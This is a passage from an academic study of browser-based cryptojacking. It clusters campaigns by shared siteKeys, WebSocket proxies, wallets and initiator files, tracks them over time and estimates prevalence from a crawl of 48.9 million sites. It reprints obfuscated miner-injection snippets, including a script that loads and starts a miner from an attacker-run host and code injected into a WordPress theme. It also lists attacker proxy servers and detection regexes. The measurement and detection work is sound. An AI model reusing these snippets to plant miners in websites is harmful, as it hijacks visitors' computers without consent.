Besides cryptojacking campaigns exploiting third-party software, we have also identified a number of campaigns in which we could not locate a common feature on the website and found no similarities in *WHOIS* records. We decided that those websites have been compromised in some other way. The largest one, a campaign with *siteKey I8rYiv* covering 376 almost solely Chinese websites, which have nothing in common except for a Coinhive miner injected on the bottom of the HTML page. Another campaign with *siteKey w9WpfX* targets 103 mostly Mexican websites, which have also nothing in common except their ccTLD. In this campaign, the Coinhive miner is injected on top of the document, inside the head of the page.

The only website owner initiated cryptojacking campaign is not a surprising one, as all websites using Cryptoloot's *cb8605 siteKey* are The Pirate Bay (TPB) proxies, mirroring the notorious torrent website. The original homepage of The Pirate Bay contains a disclaimer in which the owners state that *"By entering TPB you agree to XMR being mined using your CPU. If you don't agree please leave now or install an adBlocker"*, something the webmasters have also discussed in a blog post in 2017 [103]. However, the proxies identified to be part of this campaign are not using the same mining application and *siteKey* as the original torrent website

Repository	#
https://kireevairina959.github.io/main.js	15
https://ptreufgjhg6y54.github.io/main.js	6
https://ellennaivannova123.bitbucket.io/main.js	2
https://leonidackov901.github.io/main.js	2
https://kireevairina959.bitbucket.io/main.js	1
https://leonidackov901.bitbucket.io/main.js	1

Table 4.9: The repositories involved in the Coincube campaign

Figure 4.9: Picture of Ukrainian money found on GitHub

and do not show this disclaimer. Inspecting the WebSocket proxy server these websites are connecting to reveals that all these proxies belong to one TPB proxy list provider (`https://piratebay-proxylist.se/`), which also hosts the privately used WebSocket proxy server. Hence, the proxy list provider allows users to bypass blockades by their ISPs and access The Pirate Bay but also profits from this by adding a miner different than the original one.

Campaigns identified on a shared WebSocket proxy server As one can read in the latest finding in the previous paragraph, inspecting the WebSocket proxy server can be useful to cluster websites into campaigns. As we have mentioned in Section 2.2.3, we can make a distinction between serviced mining and do-it-yourself mining, as attackers either use a full-service mining solution such as Coinhive or set up their own infrastructure. Clustering cryptojacking campaigns on the first category – in which the attackers are using the infrastructure of popular applications, such as Coinhive, to mine with – would not create meaningful clusters. On the contrary, analyzing the do-it-yourself cryptojacking campaigns – which used their own WebSocket proxy server – allowed us to identify another 12 campaigns, which have not already been identified by shared *siteKeys*. We have listed them in Table 4.10.

A campaign using a Coincube miner targeting 27 websites uses *coin-services.info* as a proxy server on a variety of ports. On all infected websites, a block of obfuscated JavaScript can be found, which adds a script to request additional resources from either `service4refresh.info` or `money-maker-default.info`, which redirects to a number of repositories hosting the source code, such as Bitbucket and GitHub. We have discovered six different accounts (listed in Table 4.9) created on these platforms to host the same miner file, named *main.js*. Exploring the repositories revealed another interesting finding, as a picture of stacked Ukrainian money can be found one of the GitHub accounts, shown in Figure 4.9 [49].

28 very similar looking websites, all offering illegal video streams, were found to be using the same WebSocket proxy server on *wss://ws**.1q2w3.life/proxy*. All of these websites include a script requesting a file on the same domain as the WebSocket proxy runs on. This file contains a Nebula miner, which is started by an obfuscated JavaScript shown in Listing 4.9. After manually inspecting the WebSocket traffic towards this proxy server, we found that all of them used *seriesf.lv* as their *siteKey*. This particular WebSocket proxy was also discovered on 5 websites by Konoth et al. [44] in their crawl. They estimated that this campaign made a profit of $2,012.90 per month in mid-2018, which is likely to be a lot more since we have found almost 6 times as much domains involved in this campaign.

```
<script type="text/javascript" src="http://1q2w3.website/lib/VczsOXeUcUf.min.js"></
    script>
<script>var _0xc474=["\x73\x65\x72\x69\x65\x73\x66\x2E\x6C\x76","\x73\x74\x61\x72\x74"
    ];var _cjsdjngqdft= new CoinNebula.Instance(_0xc474[0],{throttle:0.7});_cjsdjngqdft
    [_0xc474[1]]()></script>
```

Listing 4.9: Obfuscated JavaScript starting a privately hosted Nebula miner

A campaign with a high hiding level is identified to be using `wss://wss.rand.com.ru:8843` as a WebSocket proxy server on 13, mostly Russian, websites. On each of those websites, a different file within the WordPress installation is injected with an enormous `atob` statement, which is executed after the Web page is loaded. The affected scripts are all popular Web libraries, such as Modernizr, Bootstrap and JQuery. The injected obfuscated code translates into a Coinhive miner configured to use a different WebSocket proxy server.

Websocket proxy	#	Type	Attack vector	HT
*wss://ws**.1q2w3.life/proxy*	28	Nebula	Website owner initiated	6
*wss://coin-services.info:****/proxy*	27	Coincube	Compromised websites	6
wss://heist.thefashiontip.com:8182/	24	Webminerpool	Malicious advertisements	5
wss://delagrossemerde.com:8181/	15	Webminerpool	Website owner initiated	8
ws://ws.bmst.pw/ws/*	14	Unknown	Unknown	?
wss://wss.rand.com.ru:8843/	13	Coinhive	Third-party software (WordPress)	8
ws://185.165.169.108:8181/	8	Webminerpool	Website owner initiated	2
ws://68.183.47.98:8181/	7	Webminerpool	Website owner initiated	2
wss://gtg02.bestsecurepractice.com/proxy2/	6	Unknown	Third-party software (WordPress)	3
ws://safetymango.fun:8181/	6	Webminerpool	Third-party software (Drupal)	3

Table 4.10: Identified campaigns by shared WebSocket proxy servers (HT indicates the hiding technique, as explained in Section 4.2.1)

The last campaign found on a shared WebSocket proxy server focusing on WordPress websites involves WebSocket proxy server `wss://gtg02.best-securepractice.com/proxy2/` and affects only 6 websites in our crawl. This campaign is either spread as part of a nulled theme or due to a vulnerability within a theme, because all the websites in this campaign have the *Herald* WordPress theme installed. Inside one of the theme files, in `min.js?ver=1.5.3`, an unknown miner application is injected with a large number of its variables renamed, as shown in Listing 4.10.

```
<script * src="http://www.domain.com./*/herald/*/min.js?ver=1.5.3"></script>
...
setTimeout(function() { informWorker(r)}, 2E3) : (r.postMessage({
    job: job,
    throttle: Math.max(0, Math.min(throttleHarry, 100)) }),
"wakeup" != e.data && (totalhashes += 1)) } }
;startHarryPotter("boddington", "lider");
```

Listing 4.10: Obfuscated JavaScript miner with renamed variables in Harry Potter theme

As shown in the hiding technique (HT) column in Table 4.10, the campaigns using a private WebSocket proxy server are applying more hiding techniques to their malicious activities compared to the cryptojacking campaigns using full-serviced mining solutions.

Campaigns identified on a shared wallet address Most miner applications submit their solved hashes to a WebSocket proxy server, which combines the hashes of multiple miners before forwarding it to the actual mining pool. Inspecting the WebSocket traffic does thus not disclose in which mining pool these miners are participating. However, we have discovered 238 websites directly submitting their hashes to a mining pool, and these websites are using only seven distinct wallets to login to the mining pool. For mining profits made by using a mining service like Coinhive, only the owner of the Coinhive account can monitor its account balance. The same holds for the Monero blockchain, which does not disclose the transactions and wallet balances, as we discussed in Section 2.1. The mining pools, on the contrary, disclose this information to the public. Thus, we queried the mining pools with the discovered wallet addresses and were able to retrieve the total amount of XMR paid to this wallet. Unfortunately, we did not find any new campaigns by using this method, since we had already clustered them based on either a shared *siteKey* or WebSocket proxy server. However, it did confirm our previous findings, e.g. WebSocket proxy server `wss://delagrossemerde.com:8181/` (identified on 15 sites) is solely receiving traffic from domains using the same Monero wallet (*47cVdR*).

The wallet address *48tLvH* for the `supportxmr.com` pool made almost 700 XMR (worth $68K in May 2019) with a Nerohut miner present on 57 compromised websites. However, we are not sure whether this wallet is not involved in other (browser-based) cryptojacking activities. The other wallet address with a considerable amount of Monero is *4676xX*, which is found on 24 websites and has earned a bit more than 28 XMR (worth $2.7K in May 2019). This campaign is especially interesting since these mining pool credentials belong to the only campaign deploying malicious advertisements in our crawl. Upon visiting one of these websites, an OpenX advertisement server is contacted to load advertisements. The advertisement delivered by this service contains the oddly named file *gninimorenomv2.js*. This file includes a Webminerpool miner application, starts the miner operations and submits its hashes to a private WebSocket proxy server on `wss://heist.thefashiontip.com:8182/`, as we have also listed in Table 4.10. The same campaign, involving a very similar oddly named file `gninimorenom.fi` was found by Hong et al. [31] in April 2018, which indicates that this campaign is successful over a significant period of time.

The campaign involving Monerov wallet *46pgJt* for mining pool `monerov.ingest.cryptoknight.cc` which targets WordPress websites. Querying the mining pool reveals that this campaign is mining for a different cryptocurrency, namely Monerov. This is a hard fork of Monero and worth less than its predecessor. Although this campaign is found on more than 72 websites, it has earned almost 4K XMV, which is equal to only $70.

Campaigns identified on a shared initiator file As we have mentioned in our methodology in Section 4.1.2, we have added the logging of the WebSocket opening stack trace to our crawler, which enabled us to also incorporate the files initiating the mining activity to our campaign analysis. While examining these stack traces, we have identified another 4 cryptojacking campaigns, which were not already been identified by the other three methods.

The first campaign we discovered involves the file *adsmine.js*, which was responsible for opening a WebSocket connection on 17 websites using a Webminerpool miner. These websites turned out to be 17 very similar pornography websites, with almost identical *WHOIS* records, from which we conclude that this campaign is most likely website owner initiated.

In our previous analysis on shared WebSocket proxy servers, we have encountered 14 WebSocket proxy servers with very similar addresses on 75 domains, such as *nflying.bid, flightzy.bid* and *flightsy.bid*. These proxy servers are contacted by the most obfuscated miner encountered in this crawl. The miner code is hidden inside a randomly named file hosted on the same server as the WebSocket proxy, the miner code is heavily obfuscated and the WebSocket traffic is sometimes encrypted. Therefore, extracting the *siteKey* from the source code to identify a campaign was not possible but based on the file names we were able to identify another 3 campaigns using this miner application. The file *539eZshFsA.min.js* was found on 31 WordPress websites and inspection of the WebSocket traffic on these websites revealed that this connection was not encrypted and included *partnerKey* `Peschek068|0`, as we have listed in Listing 4.11. The other two campaigns using this newly discovered miner also revealed their *partnerKeys* when we inspected the WebSocket traffic and were also targeting solely WordPress websites.

```
> {"type":"auth","params":{"partnerKey":"Peschek068|0"}}
> {"type":"job","params":{"job_id":"7e2b77d99063","blob":"09099...6f51d","target":"
    37894100","version":2}}
```

Listing 4.11: WebSocket traffic frames towards the unknown miner application

Based on these findings, we have added this newly discovered miner to our crawler as a separate mining application named *Advanced-unknown-miner*, to be detected and properly categorized in the remainder of our research. For all domains used by this miner, refer to Table 5.1 in the next chapter.

The different methods presented in this section enabled us to identify a total of 204 cryptojacking campaigns. We have observed that the largest campaigns are using third-party software such as WordPress, Drupal or Magento as their method of spreading. This is done by either compromising parts of the ecosystem of these services (such as the nulled WordPress themes with injected miners) or by exploiting known vulnerabilities

Wallet	#	Pool	Attack vector	Total	HT
46PgJt	72	monerov.ingest.cryptoknight.cc	Third-party software (WordPress)	3939.40 XMV	2
45RA1k	60	gulf.moneroocean.stream	Website owner initiated	0.00 XMR	2
48tLvH	57	supportxmr.com	Compromised websites	699.95 XMR	4
4676xX	24	supportxmr.com	Malicious advertisements	28.10 XMR	5
455uH6	18	supportxmr.com	Website owner initiated	0.09 XMR	2
47cVdR	15	xmrpool.eu	Website owner initiated	1.60 XMR	4
497UwH	13	greenpool.site	Website owner initiated	?	6

Table 4.11: Identified payment addresses accompanied with the pool they are mining in and their earnings until 27-5-2019

File name	#	Type	Attack vector	HT
jquory.js?ver=.*.**	987	Coinhive	Third-party software: WordPress	5
core_loader.js?v=0.4.3	68	Cryptoloot & Nerohut	Third-party software: Bitrix24	6
539eZshFsA.min.js	31	Advanced-unknown-miner	Third-party software: WordPress	6
main.js	27	Coincube	Compromised websites	6
gninimorenomv2.js	24	Webminerpool	Malicious advertisements	5
adsmine.js	17	Webminerpool	Website owner initiated	?
20181003.js	15	Webminerpool	Website owner initiated	4
rQyGKW.js	8	Webminerpool	Website owner initiated	5
q1i2nIToK4.min.js	7	Advanced-unknown-miner	Third-party software: WordPress	6
7pXOrjPD8g.min.js	7	Advanced-unknown-miner	Third-party software: WordPress	6

Table 4.12: Campaigns identified on shared initiator file (HT indicates the hiding technique, as explained in Section 4.2.1)

of those services (as we have observed in the Druppalgeddon 2 and 3 attacks). We have identified only one campaign using malicious advertisements with injected cryptojacking scripts in our crawl, which contradicts previous work by [44, 84], who reported malicious advertisements as a significant attack vector. This change is probably due to changes in the policies of popular advertisements networks, which have taken measures to prevent these malicious advertisements [10].


4.2.3. In-depth campaign search

The sizes of the campaigns identified in Section 4.2.2 depend on the dataset we crawled, which means that they could have been much larger and thus incomplete. To find more websites belonging to the identified campaigns, we have taken the indicators of compromise of the 74 manually analyzed campaigns and queried PublicWWW for domains matching these IoCs. We have listed all the indicators of compromise we queried in Appendix A. Consulting PublicWWW resulted in a dataset of 7,892 websites. Combined with the 21,022 potentially cryptojacking websites from the initial crawl, a dataset of 25,121 URLs created and crawled on February 12, 2019, more than a month after the initial crawl. We successfully obtained 24,187 (96%) of them.

The conclusion of this in-depth search for campaigns is that most of the manually analyzed campaigns remained of similar size. Only 20% of the campaigns showed a difference of more than ±15% in size. 61% of the campaigns decreased in size, whereas 39% of the campaigns included more websites in this search. Two large campaigns stood out, as they showed an increase of respectively 1,426% and 82%.

The largest difference was found in a campaign involving three *siteKeys*, *ef937f*, *06d93b* and *dd27d0*. This advanced campaign, which we already discussed in Section 4.2.2, targets domains using Bitrix24. The most remarkable website it has been found on is the website of the Ministry of Education of Belarus (`https://edu.gov.by/`), as is depicted in Figure 4.10. The CPU usage increases to almost 100% after visiting the website, which drops once a Developer Tools window is opened. In our initial crawl, we have identified only 68 domains belonging to this campaign, which turned out to be 855 in our in-depth search a month later, making this campaign the second largest campaign we have identified so far. This difference in the number of infections can be explained by the fact that we searched for the string `/bitrix/js/main/core/core_loader.js` in this in-depth search, hereby gathering more infected websites. As its mining code was obfuscated – shown in Listing 4.7 – queries for known mining signatures failed to retrieve these websites. Another campaign, involving *siteKey vPfPDH*, is displaying fake loading screens on 86 websites, whereas only 47 of these websites have been identified in our initial crawl. We can explain this difference as most of the newly detected websites were not listed in PublicWWW's database yet during the creation of our dataset in December 2018.

As mentioned earlier, 80% of campaigns remained similar in size with a difference of less than ±15% compared to the previous crawl, and most (61%) of the campaigns decreased in size. This decrease in campaign sizes is understandable as websites going offline or website owners removing the infections on their websites. So, except for the two aforementioned campaigns, we conclude that our initial crawl identified the correct campaigns sizes, given the database of PublicWWW. Their database holds source code snapshots of over 544M websites, which should provide a proper approximation.



```
CPU                Intel(R) Core(TM) i7-3610QM CPU @ 2.30GHz

Utilization  Speed       Base speed:          2,30 GHz
90%          3,08 GHz    Sockets:             1
                         Cores:               4
Processes  Threads  Handles  Logical processors:  8
211        2861     87870    Virtualization:      Enabled
Up time                  L1 cache:            256 KB
                         L2 cache:            1,0 MB
0:18:04:49               L3 cache:            6,0 MB
```

Figure 4.10: The advanced unknown miner found on the website of the Ministry of Education of Belarus (`https://edu.gov.by/`)

4.2.4. Longitudinal analysis

To study the evolution of cryptojacking on the Internet, data is needed from different moments in time. Fortunately, Konoth et al. [44] shared their crawling results and Hong et al [31] shared their list of identified cryptojacking domains, which made it possible for us to crawl these exact same sets of URLs and analyze whether these domains were still mining. Additionally, we have followed the domains identified in our campaign-focused crawl over a period of 3 months and analyzed WebSocket proxy traffic over time using operator NetFlows.

Comparison with previous crawls Konoth et al. [44] crawled the Alexa Top 1M from March 12 until March 19, 2018, and identified 1,735 potential cryptojacking domains. We crawled this list on January 21, 2019, 10 months later, and obtained 1,725 of them. 85% of the websites are not cryptomining anymore, and only 10% are still using the same application. On 136 websites (7%), the same *siteKey* was found in both crawls. As the diagram in Figure 4.11 shows, a large number of websites using the Coinhive miner removed the miner application. Some continued using Coinhive, but also a small shift into less popular mining applications can be observed. Websites already using these less popular miners tend to stick to their choice and are still using the same miner almost a year later. We have also seen a number of mining applications become extinct, such as Deepminer and NF Webminer.

Hong et al. [31] also published the list of identified cryptojacking domains from their crawl in February 2018. A year later, on February 12, 2019, we have crawled this list of 2,770 domains and obtained 2,435 (88%) of them. Only 340 (14%) domains are still actively cryptojacking. Both crawls show that a large number of websites stopped cryptojacking themselves or removed the miner. After one year, approximately 85% of the same set of domains is not actively cryptojacking anymore. We have also observed that a small portion of domains has switched to less popular applications. The low number of 7% of websites still mining with the same *siteKey* represents the fast changes in the cryptojacking threat landscape.




Figure 4.11: Usage evolution between March 2018 and January 2019 in the list of identified domains by Konoth et al. [44]

Evolution of identified cryptojacking domains We have followed all previously identified cryptojacking domains for a period of 3 months (until May 5, 2019) and crawled them initially occasionally, but afterwards every other day and depicted this in Figure 4.12. Within this time period, Coinhive announced to end its mining application, due to decreased Monero prices and the decreased hash rate (for historical Monero prices, refer to Figure 2.1). The announcement was made on February 26, 2019, and stated that mining was not operable anymore after March 8, 2019. Eventually, the service was discontinued by the end of April 2019. This lead to a drastic change in the cryptojacking landscape, as Coinhive's dominance in actively mining installations collapsed when mining was not operable anymore. Mining applications were however not massively replaced, which confirms our finding that a large portion of browser-based cryptomining is not website owner initiated. Only when the Coinhive mining service was actually discontinued and errors were shown while requesting the offline Coinhive resources, we observed a small increase in CoinImp and Cryptoloot installations.




Figure 4.12: Evolution of the identified cryptojacking domains per miner application

WebSocket proxy traffic over time As discussed in Section 2.2.3, JavaScript miner applications use a WebSocket proxy server to forward traffic from their miners to the mining pool. Using the NetFlow data mentioned earlier, we have analyzed traffic towards these popular WebSocket proxies from September 2017 till December 2018, which gives an insight into the evolution of usage of cryptomining applications, as shown in Figure 4.13. We have taken the set of WebSocket proxy IPs the miners connect to as a basis, which we extended with addresses using passive DNS data to discover other WebSocket proxy servers used by these applications, but hosted on different servers, not encountered during our crawls. The same passive DNS data was used to verify whether these IP addresses were solely used as WebSocket proxy servers. To prevent other traffic to these servers from being included in our dataset, we have set the maximum size of the NetFlow to 550 kB and verified that only WebSocket traffic was counted towards these servers. For most proxies, this is traffic towards port 80 or 443, and for a few servers using specific ports, this could be different. An example is the WebSocket proxy server of the WP-monero-miner, which uses port 8020.

The orange line from September 2017 depicts the dominance of inventor Coinhive at the start, where after copycats such as Cryptoloot and Webmine start to emerge in October 2017. We see that CoinImp essentially starts to eclipse all other miner applications from mid-April 2018 onwards in terms of mining traffic to the proxies, which is unexpected given the distribution of installations on websites and results from previous studies. Some mining proxies only have transient success: a remarkable example is the WP-monero-miner application, released shortly after Coinhive in 2017. The application hosts its own mining pool and digested a lot of traffic in January 2018, only to almost disappear again weeks later. Coinhive, the application used by most websites, is a constant factor in the miner landscape with over 4,000 NetFlows a day in mid-2018 (given our 1:8192 sampling, thus 32M connections per day), but not as large as one would expect from its installed base. Additionally, a clear declining trend can be observed in the NetFlow counts to all mining services after the summer of 2018. The last months of NetFlow data show a diverse set of mining applications actively used.




Figure 4.13: Number of NetFlows involving WebSocket proxy servers for popular miners between Sep 2017 and Dec 2018

5 Estimating cryptojacking prevalence

Objective	Estimate the prevalence of browser-based cryptojacking on websites
Dataset	A random ~20% of domains in 1,136 different Top Level Domains (TLD)
Size	48,948,669 websites
Time frame	January 11 2019 – April 3 2019

5.1. Methodology

In the previous chapter, we crawled a dataset created for finding as many cryptojacking websites as possible to identify and analyze cryptojacking campaigns. In this crawl, we aim to answer a different question, which involves the prevalence of browser-based cryptojacking on websites. In order to do so, we can not rely on the crawled data presented in the previous chapter, as this is not a representative sample of the Web. Instead, we need to create a randomly sampled dataset, which allows us to estimate the prevalence of the cryptojacking on websites. In this section, we present our methodology for creating such a suitable dataset and present the changes we have made to our crawler based on the results of the previous crawl.

5.1.1. Dataset

In order to estimate the prevalence of cryptojacking on websites and to indicate differences between Top-level Domains (TLDs), we have created a dataset in which we took a random sample of ~20% of the domains in 1,136 different TLDs. We obtained a daily zone transfer for all generic top level domains (gTLDs), such as *.com*, *.top*, *.loan*, from the Internet Corporation for Assigned Names and Numbers (ICANN), as well as a feed of registered country code top-level domains (ccTLDs), such as *.uk*, *.jp* and *.ru*, from a security intelligence provider. From these lists, we randomly picked a sample of ~20% of the size of each TLD [24] and combined that into a dataset of 55,126,991 URLs. By creating such a random sample of Internet addresses, we allowed for extrapolation of results to make a proper estimation of cryptojacking prevalence.

5.1.2. Crawler changes

Based on the results of the crawl in Chapter 4, we have added another 5 mining applications to the crawler implementation, which we have listed in Table 5.1. The *Unknown-advanced-miner* is the mining application described in Section 4.2.2, which uses a large number of domains to serve its randomly named mining scripts from and on which it hosts its WebSocket proxy servers. SMMCH is an abbreviation for the *Simple-Monero-Miner-using-CoinHive* application, which is basically a wrapper for the Coinhive miner to be easily used within WordPress. The other additions are novel applications in the cryptojacking landscape, not yet discovered by us while creating the initial crawler.

Another change we made to our crawler is that in this crawl only the files of identified cryptojacking websites are saved instead of everything. Evaluation of the previous crawl pointed out that saving all files of all websites crawled resulted in storage depletion and significantly decreased the speed of crawling process. Additionally, we revisited all the regular expressions responsible for detecting *siteKeys* and miner types to assure that all information is detected and parsed correctly in this second crawl.

Miner	**Regular expression**

SMMCH	`simple-monero-miner-coin-hive | smmch-public`
	`smmch-mine.js`

Webminepool	`webminepool.com/lib/base.js`

Unknown-advanced-miner	`proofly.date | flightsy.date | gettate.trade`
	`flightzy.date | zymerget.faith | nflying.win | flightsy.bid`
	`flightzy.bid | baseballnow.press | flightsy.win`
	`joytate.date | nflying.bid | zymerget.bid | alflying.date`

Omine	`omine.org`

Browsermine	`browsermine.com.cc | bmcm.pw | new BMCM | lm-sdfhfad.ml`
	`asdvhsrtsb.ml | bmnr.pw`

Minero	`minero.cc`

Table 5.1: The added miner applications and their regular expressions, as used in this crawl

5.1.3. Deployment

To crawl such a large number of URLs fast, we requested additional computing resources and received a total of 50 servers for this research. Again, we deployed the crawler in Docker containers on these servers, each running now 12 Docker instances in parallel. The crawler was started on January 11 and the crawl completed on April 3, 2019. In total, 48,948,669 websites (88% of the supplied dataset) have been crawled successfully, which yielded a total of 125TB of network traffic.

5.2. Results

After crawling this random dataset, we discovered 5,109 actively cryptojacking websites within the 48.9M analyzed websites. This information enables us to draw conclusions about the prevalence of cryptojacking on websites. We have used the same methods for identifying actively cryptojacking domains as in Section 4.1.3 and have again omitted JSEcoin and AuthedMine from our results, as we explained in Section 4.2.1.

Based on our results, we estimate that 0.011% of all websites are actively cryptomining without their visitors' explicit consent, meaning that one in every 9,090 websites is cryptojacking. Comparing this number to the infection rates found within the top lists used in our initial crawl, we conclude that cryptojacking activity is mainly focused on the popular parts of the Internet. As we have stated in Section 4.2.1, 0.065% of all domains listed in the Alexa Top 1M was actively cryptojacking, whereas this percentage is only 0.011% in this random sample. This can be explained by the lucratively of cryptojacking, in which higher popularity of a website means more visitors, yielding more potential miners and thus higher potential profits. Additionally, it shows that researching the prevalence of cryptojacking by crawling solely the Alexa Top 1M overestimates the problem size. However, if we inspect the applications used by cryptojacking websites in this random sample and compare that to the applications used by domains listed in the Alexa Top 1M, we observe a fairly similar distribution. All used mining applications discovered in this crawl are listed in Table 5.2, which shows a similar distribution as our miner application analysis depicted in the middle bar in Figure 4.5 in the previous chapter. The same holds for the distribution of website categories of the identified domains in this crawl. As depicted in Figure 5.1, *Adult content* remains the most prevailing category, while other large categories are *Technology* and *Under Construction*, the category involving parked, expired or yet-to-be developed domains. Websites hosting scientific content are home to only a very low number of cryptojacking infections. These two very different crawls allow us to conclude that cryptojacking is indeed predominantly present on domains hosting adult content, such as pornography. This can be explained by the fact that visitors tend to spend a significant amount of time on these websites [82], which results in larger potential mining capacity.

5.2.1. Cryptojacking on different TLDs

